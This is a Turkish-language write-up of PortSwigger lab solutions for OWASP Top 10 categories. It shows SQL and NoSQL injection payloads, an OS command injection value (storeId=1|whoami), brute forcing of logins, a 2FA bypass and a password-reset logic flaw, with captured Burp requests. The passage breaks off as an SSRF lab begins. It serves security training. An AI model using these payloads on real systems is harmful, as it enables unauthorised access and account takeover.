

OWASP TOP 10 Lab Çözümleri


Hazırlayan: Yavuz Selim Yılmaz

Kategori 1: A03:2021-Injection

1) SQL injection vulnerability allowing login bypass (Portswigger)

Amaç: administrator kullanıcısı olarak giriş yapmak

Ana sayfada “My account” linkine tıkladığımızda karşımıza bir giriş sayfası çıkıyor:



[Home](#) | [My account](#)

Login

Username

Password

Log in

Bu giriş sayfasına rastgele kullanıcı adı ve şifre girdiğimizde “Invalid username or password.” hatasıyla karşılaşıyoruz.

Login

Invalid username or password.

Username

Password

Log in

Burp Suite ile login requestini düzenleyip kullanıcı adı kısmına tırnak işareti (‘) yazıp şifre kısmına ise rastgele bir metin yazıp gönderdiğimizde bir hata sayfasıyla karşılaşıyoruz:

	Pretty	Raw	Hex
1	POST /login HTTP/2		
2	Host : 0a22000a03d33362809f21a0007000ae.web-security-academy.net		
3	Cookie : session =CGzR4a0F4JJwDpoLDixdb8rBaMWquMAG		
4	Content-Length : 67		
5	Cache-Control : max-age=0		
6	Sec-Ch-Ua : "Not-A.Brand";v="99", "Chromium";v="124"		
7	Sec-Ch-Ua-Mobile : ?0		
8	Sec-Ch-Ua-Platform : "Windows"		
9	Upgrade-Insecure-Requests : 1		
10	Origin : https://0a22000a03d33362809f21a0007000ae.web-security-academy.net		
11	Content-Type : application/x-www-form-urlencoded		
12	User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36		
13	Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
14	Sec-Fetch-Site : same-origin		
15	Sec-Fetch-Mode : navigate		
16	Sec-Fetch-User : ?1		
17	Sec-Fetch-Dest : document		
18	Referer : https://0a22000a03d33362809f21a0007000ae.web-security-academy.net/login		
19	Accept-Encoding : gzip, deflate, br		
20	Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7		
21	Priority : u=0, i		
22			
23	csrf=8aFpI8wIAJYCO4N7pspJz7E734YAwsvf &username='&password=dfhghgfgdgh		

Internal Server Error

Hata mesajı almamızın sebebi kullanıcı adındaki tırnak işaretinin backend'deki sql query'sini bozuyor olması olabilir.

Sql injection denemesi yapmak için request'i Burp Suite ile aşağıda görüldüğü gibi düzenliyoruz:

	Pretty	Raw	Hex
1	POST /login HTTP/2		
2	Host : 0a22000a03d33362809f21a0007000ae.web-security-academy.net		
3	Cookie : session =PvGImOYkV7AhuGzgib5poKe2rdALSo9		
4	Content-Length : 81		
5	Cache-Control : max-age=0		
6	Sec-Ch-Ua : "Not-A.Brand";v="99", "Chromium";v="124"		
7	Sec-Ch-Ua-Mobile : ?0		
8	Sec-Ch-Ua-Platform : "Windows"		
9	Upgrade-Insecure-Requests : 1		
10	Origin : https://0a22000a03d33362809f21a0007000ae.web-security-academy.net		
11	Content-Type : application/x-www-form-urlencoded		
12	User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36		
13	Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
14	Sec-Fetch-Site : same-origin		
15	Sec-Fetch-Mode : navigate		
16	Sec-Fetch-User : ?1		
17	Sec-Fetch-Dest : document		
18	Referer : https://0a22000a03d33362809f21a0007000ae.web-security-academy.net/login		
19	Accept-Encoding : gzip, deflate, br		
20	Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7		
21	Priority : u=0, i		
22			
23	csrf=uXpeQiuOVnM35xznllGfDnXaa99JM8j &username=administrator'-- &password=drtgfdrgfdrgfd		

Request'i gönderdiğimizde administrator kullanıcısı olarak giriş yapabiliyoruz:



SQL injection vulnerability allowing login bypass

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

2) OS command injection, simple case (Portswigger)

Amaç: whoami komutunu çalıştırarak kullanıcı adını öğrenmek

Anasayfadan herhangi bir ürünün sayfasına girip sayfanın alt kısmına indiğimizde çeşitli şehirlerdeki stok sayısını kontrol etmek için bir alan olduğunu görüyoruz:



Description:

Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in.

All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children.

You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either. Have the best of both worlds, and surprise your friends and family if you purchase from one of our Wild and Rare ranges.

Join the trendsetters of Beverly Hills, show off on Instagram, but remember a fur baby is for life, and not just for Christmas.

London



Check stock

62 units

[< Return to list](#)

“Check stock” tuşuna bastığımızda oluşan request Burp Suite’de aşağıdaki gibi görünüyor:

```
1 POST /product/stock HTTP/2
2 Host: 0a5d002a04e8afe58015d611005e00e4.web-security-academy.net
3 Cookie: session=41IsUpCnk9qJf2BomcdoS7cdX9QhD3je
4 Content-Length: 21
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a5d002a04e8afe58015d611005e00e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a5d002a04e8afe58015d611005e00e4.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority: u=1, i
19
20 productId=1&storeId=1
```

Buradaki productId parametresi ürün id’si anlamına geliyor, storeId parametresi ise şehir kodunu temsil ediyor.

Bir komut çalıştırıp çalıştıramayacağımızı test etmek için storeId parametresini aşağıdaki gibi düzenliyoruz:

```
1 POST /product/stock HTTP/2
2 Host: 0a5d002a04e8afe58015d611005e00e4.web-security-academy.net
3 Cookie: session=41IsUpCnk9qJf2BomcdoS7cdX9QhD3je
4 Content-Length: 21
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a5d002a04e8afe58015d611005e00e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a5d002a04e8afe58015d611005e00e4.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority: u=1, i
19
20 productId=1&storeId=1|whoami
```

Request’i gönderdiğimizde sayfanın normalde stok sayısının yazması gereken kısımda girdiğimiz “whoami” komutunun çıktısını görüyoruz. Bu komut linux’ta aktif kullanıcı bilgisini veriyor:



Description:

Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in.

All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children.

You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either. Have the best of both worlds, and surprise your friends and family if you purchase from one of our Wild and Rare ranges.

Join the trendsetters of Beverly Hills, show off on Instagram, but remember a fur baby is for life, and not just for Christmas.

Paris

peter-SCDx8h


[< Return to list](#)

gördüğünüz gibi alt kısımda kullanıcı adı (peter-SCDx8h) bilgisine ulaşıyoruz.

3) Detecting NoSQL injection (Portswigger)

Amaç: Henüz yayınlanmamış ürünlerin görüntülenmesine sebep olacak bir NoSql injection saldırısı yapmak.

Anasayfada kategorilere göre ürün araması yapabilmemizi sağlayan bir kısım görüyoruz:



Herhangi bir kategoriye tıkladığımızda filtreleme işlemi gerçekleştiriliyor ve seçtiğimiz kategori URL'de yazıyor:

security-academy.net/filter?category=Pets

Kategori adının sonuna tırnak işareti(') koyup sayfayı yenilediğimizde bir mongoDB hata mesajıyla karşılaşırız:

<https://0afc001e030c40048148b70400fd006d.web-security-academy.net/filter?category=Pets>

Web Security Academy

Detecting NoSQL injection

[Back to lab home](#)

[Back to lab description >>](#)

LAB Not solved

Internal Server Error

Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal : functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25 ' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError: unterminated string literal :\\nfunctionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\\n", "code": 139, "codeName": "JSInterpreterFailure"}

Bu hatanın sebebi kullanıcı inputunun düzgün filtrelememesi olabilir.

Kategori adı olarak her zaman true döndüren bir değer girerek tüm ürünleri listelemeyi deneyebiliriz.


Teker teker şu payload'ları "category" parametresi için deneyelim:

Pets' && 1 == 1

Pets' && '1' == '1

Pets' || '1' == '1

Son payload işe yaradı. Kategori kısmına "Pets' || '1' == '1" payloadını girdiğimizde normalde göremememiz gereken ürünleri görebiliyoruz:




Kategori 2: A07:2021-Identification and Authentication Failures

1) [Username enumeration via different responses \(Portswigger\)](#)

Amaç: Geçerli bir kullanıcı adı bulduktan sonra o kullanıcının şifresini brute force ile bulup kullanıcı sayfasına erişmek.

Anasayfadaki "My account" linkine tıklayınca karşımıza bir giriş sayfası çıkıyor:



Giriş kısmına rastgele bilgiler yazıp login tuşuna bastığımızda aşağıdaki gibi bir hata ile karşılaşıyoruz:

Login

Invalid username

Username

Password

Log in

Kullanıcı adının yanlış olduğunun hata mesajı ile belirtilmesi brute force yöntemi ile geçerli kullanıcı adlarını bulmamızı sağlayabilir.

Burp Suite'deki Intruder özelliğinin Sniper modunu kullanarak lab sayfasında verilen kullanıcı adı wordlist'i ile sayfaya brute force denemesi yapalım:

The screenshot shows the Burp Suite Intruder interface. The 'Attack type' is set to 'Sniper'. The 'Payload positions' section is active, showing a list of request components. The 'Target' is set to 'https://0a5900ba012c28cf80d6d5f4d0055001c.web-security-academy.net'. The 'Payload positions' list includes: POST /login HTTP/2, Host: 0a5900ba012c28cf80d6d5f4d0055001c.web-security-academy.net, Cookie: www-love809wef8boLS11078bc78ldj9tWdab02MT, Content-Length: 36, Cache-Control: max-age=0, Sec-CH-UA: "Bot-A.Brand",v="99", "Chromium",v="124", Sec-CH-UA-Mobile: 0, Sec-CH-UA-Platform: "Windows", Upgrade-Insecure-Requests: 1, Origin: https://0a5900ba012c28cf80d6d5f4d0055001c.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.110 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7, Sec-Fetch-Site: same-origin, Sec-Fetch-Mode: navigate, Sec-Fetch-User: ?1, Sec-Fetch-Dst: document, Referer: https://0a5900ba012c28cf80d6d5f4d0055001c.web-security-academy.net/login, Accept-Encoding: gzip, deflate, br, Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7, Priority: u=0, i. The 'Payload positions' list is numbered 1 to 23. The 'Payload' field at the bottom shows the payload: `username="Suuzname$epanwiceDdfgdydg"`. The 'Payload positions' list is numbered 1 to 23. The 'Payload' field at the bottom shows the payload: `username="Suuzname$epanwiceDdfgdydg"`. The 'Payload positions' list is numbered 1 to 23. The 'Payload' field at the bottom shows the payload: `username="Suuzname$epanwiceDdfgdydg"`.

“alpha” kullanıcı adı kullanıldığında dönen cevap uzunluğunun diğerlerinden farklı olduğunu görebiliriz. Ayrıca dönen cevapta hata mesajı olarak “Incorrect Password” yazmakta. Bu “alpha” kullanıcı adının geçerli olduğu anlamına geliyor.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
56	alpha	200	169			3250	
0		200	82			3248	
1	carlos	200	101			3248	
2	root	200	102			3248	
3	admin	200	102			3248	
4	test	200	140			3248	
5	guest	200	101			3248	
6	info	200	101			3248	
7	adm	200	103			3248	

Request	Response
<pre> 45 <a href="/home" <p> I </p> My account <p> I </p> </div> </section> </header> <header class="notification-header"> </header> <div> login </div> <section> <p class="is-warning"> Incorrect password </p> <form class="login-form method=POST action="/login"> <label> Username </pre>	

Geçerli bir kullanıcı adı bulduğumuza göre lab sayfasında verilen şifre wordlistini kullanarak brute force yöntemi ile kullanıcının şifresini bulmaya çalışabiliriz:

Payloads

Resource pool

Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a5900ba032c28df0df5f0055001c.web-security-academy.net

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 POST /login HTTP/2
2 Host: 0a5900ba032c28df0df5f0055001c.web-security-academy.net
3 Cookie: session$50$F8b0$1107b0e7BkzjppMab0bQWT
4 Content-Length: 26
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Bot-A.Brand",v="56", "Chromium",v="124"
7 Sec-Ch-Ua-Mobile: 0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a5900ba032c28df0df5f0055001c.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; WinF4; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a5900ba032c28df0df5f0055001c.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Priority: u=0, 4
22
23 username=alpha&password$5password$5
```

1 payload position

Length: 1043

Results

Positions

Payloads

Resource pool

Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
22	mustang	302	111			187	
0		200	113			3250	
1	123456	200	146			3250	
2	password	200	111			3250	
3	12345678	200	111			3250	
4	qwerty	200	111			3250	
5	123456789	200	112			3250	
6	12345	200	112			3250	
7	1234	200	112			3250	

Request

Response

HTTP/2 302 Found

Location: /my-account?id=alpha

Set-Cookie: session\$50\$F8b0\$1107b0e7BkzjppMab0bQWT; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0

Sonuç olarak bir request hariç bütün requestlerin 200 durum kodunu döndürdüğünü görüyoruz. 200 döndürmeyen request 302 durum kodunu

döndürmüş. Bu girişin başarılı olduğu anlamına geliyor. Payload kısmındaki şifreyi not edelim: “mustang”

Bulduğumuz kullanıcı adı: “alpha” ve şifre: “mustang” bilgileri ile sayfaya giriş yapabiliyoruz:

The screenshot shows the Web Security Academy interface. At the top, there's a header with the logo, a lab title 'Username enumeration via different responses', a 'LAB Solved' badge, and a 'Back to lab description' link. Below this is an orange banner with 'Congratulations, you solved the lab!', social media links, and a 'Continue learning' link. The main content area is titled 'My Account' and displays the user's details: 'Your username is: alpha' and 'Your email is: alpha@normal-user.net'. There is a form with an 'Email' input field and an 'Update email' button.

2) 2FA simple bypass (Portswigger)

Amaç: Verilmiş olan kullanıcı bilgilerini kullanarak hesaba giriş yapmak(2FA onay kodu verilmemiş).

Anasayfadaki “My Account” linkine tıklayınca karşımıza bir giriş sayfası çıkıyor:

The screenshot shows a 'Login' page with a light blue background. It features a 'Username' input field, a 'Password' input field, and a green 'Log in' button.

wiener:peter kullanıcı adı ve şifresi ile kendi hesabımıza giriş yapıyoruz:

Karşıma güvenlik kodu girmemizi isteyen bir sayfa geliyor. Güvenlik koduna ulaşmak için sayfanın üst tarafındaki “Email client” linkine tıkladığımızda aşağıdaki sayfaya ulaşıyoruz:

WebSecurity Academy

2FA simple bypass

LAB Not solved

Back to exploit server Back to lab Back to lab description >>

Your email address is wiener@exploit-0aa600760445275a803dd428010f002b.exploit-server.net

Displaying all emails @exploit-0aa600760445275a803dd428010f002b.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2024-09-03 10:13:48 +0000	wiener@exploit-0aa600760445275a803dd428010f002b.exploit-server.net	no-reply@0a27009c049027ba802dd54b009a0035.web-security-academy.net	Security code	Hello! Your security code is 0611. Please enter this in the app to continue. Thanks, Support team

Verilen dört haneli güvenlik kodunu kullanarak hesabımıza giriş yaptığımızda kullanıcı sayfasına ulaşıyoruz:

WebSecurity Academy

2FA simple bypass

LAB Not solved

Email client Back to lab description >>

https://0a27009c049027ba802dd54b009a0035.web-security-academy.net/my-account

My Account

Your username is: wiener

Your email is: wiener@exploit-0aa600760445275a803dd428010f002b.exploit-server.net

Update email

Bu sayfadaki URL'yi kopyalıyoruz. Daha sonra işimize yarayacak: /my-account

Hesabımızdan çıkış yapıp kurbanımızın bilgileri ile giriş yapmaya çalışıyoruz:

2FA simple bypass

→ <https://0a27009c049027ba802dd54b009a0035.web-security-academy.net/login2>

WebSecurity Academy 2FA simple bypass LAB Not solved

[Back to lab home](#) [Email client](#) [Back to lab description >>](#)

Please enter your 4-digit security code

Login

Karşımıza güvenlik kodu sayfası çıktığında kopyalamış olduğumuz URL'yi tarayıcı satırına yapıştırıyoruz:

2FA simple bypass

→ <https://0a27009c049027ba802dd54b009a0035.web-security-academy.net/my-account>

WebSecurity Academy 2FA simple bypass LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Görüldüğü gibi kurbanımızın hesabına giriş yaptık ve lab'ı çözdük.

3) Password reset broken logic (Portswigger)

Amaç: Kurbanımızın şifresini değiştirip hesabına giriş yapmak.

Burp açıkken şifremi unuttum sayfasına girip kendi kullanıcı adımızı yazıp gönder tuşuna basıyoruz:

Please enter your username or email

[Submit](#)

Sayfanın üstündeki “Email Client” linkine tıklayıp e postalarımızın olduğu sayfaya gidiyoruz. Burada bir şifre sıfırlama linki var:

Your email address is wiener@exploit-0a0b001603a90cf88520666201ce00ff.exploit-server.net

Displaying all emails @exploit-0a0b001603a90cf88520666201ce00ff.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2024-09-03 10:35:53 +0000	wiener@exploit-0a0b001603a90cf88520666201ce00ff.exploit-server.net	no-reply@0a11000903150c7c8594677b00830070.web-security-academy.net	Account recovery	<p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p>https://0a11000903150c7c8594677b00830070.web-security-academy.net/forgot-password?temp-forgot-password-token=86j6ay11tqlpftcbb5nplfwdzple108g View raw</p> <p>Thanks, Support team</p>

Linke tıklayıp kendi şifremizi sıfırlıyoruz:

New password

Confirm new password

[Submit](#)

Burp Suite’de şifre sıfırlama ile ilgili request’i bulup repeater’a atıyoruz:

1 x +

Send Cancel < >

Target: https://0a11000903150c7c8594677b00830070.web-security-academy.net

Request

Pretty Raw Hex

```
1 POST /forgot-password?temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g HTTP/2
2 Host: 0a11000903150c7c8594677b00830070.web-security-academy.net
3 Cookie: session=jxi6WvcbS54wlsK9eX6NB0dAd8ZorP2
4 Content-Length: 123
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a11000903150c7c8594677b00830070.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a11000903150c7c8594677b00830070.web-security-academy.net/forgot-password?temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Priority: u=0, i
22 temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g&username=wiener&new-password-1=test1234&new-password-2=test1234
23
```

Response

Pretty Raw Hex Render

0 highlights

Ready

Requestteki username kısmına kurbanımızın kullanıcı adını yazıp requesti gönderiyoruz:

1 x +

Send Cancel < > Follow redirection

Target: https://0a11000903150c7c8594677b00830070.web-security-academy.net HTTP

Request

Pretty Raw Hex

```
1 POST /forgot-password?temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g HTTP/2
2 Host: 0a11000903150c7c8594677b00830070.web-security-academy.net
3 Cookie: session=jxi6WvcbS54wlsK9eX6NB0dAd8ZorP2
4 Content-Length: 123
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a11000903150c7c8594677b00830070.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a11000903150c7c8594677b00830070.web-security-academy.net/forgot-password?temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: tr-TR, tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Priority: u=0, i
22 temp-forgot-password-token=86j6ayl1tqlpftcbb5nplfwdzple108g &username=carlos &new-password-1=test1234 &new-password-2=test1234
23
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 4

Request cookies 1

Request headers 23

Response headers 3

0 highlights

Requestte belirttiğimiz şifre ile kurbanımızın hesabına giriş yaparak lab'ı çözüyoruz:

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Kategori 3: A10:2021-Server-Side Request Forgery

1) [Basic SSRF against the local server \(Portswigger\)](#)

Amaç: Stok kontrol url'sini değiştirip admin arayüzüne ulaşmak ve carlos kullanıcısını silmek.

Siteden herhangi bir ürünün sayfasına girdiğimizde sayfanın alt tarafında stok kontrolü için bir buton olduğunu görüyoruz:



Description:

At some time or another, we've all had that dry mouth feeling when eating a cracker. If we didn't, no-one would bet how many crackers we can eat in one sitting. Here at Barnaby Smudge, we have baked the solution. Hydrated Crackers.

Each cracker has a million tiny pores which release moisture as you chew, imagine popping a bubble, it's just like that. No more choking or having your tongue stick to your teeth and the roof of your mouth.

How many times have you asked yourself, 'why?' Why are these crackers so dry. We are responding to popular public opinion that dry crackers should be a thing of the past. You can set up your own cracker eating contests, but make sure you supply your own packet; explain you are wheat intolerant and have to eat these special biscuits, but no sharing.

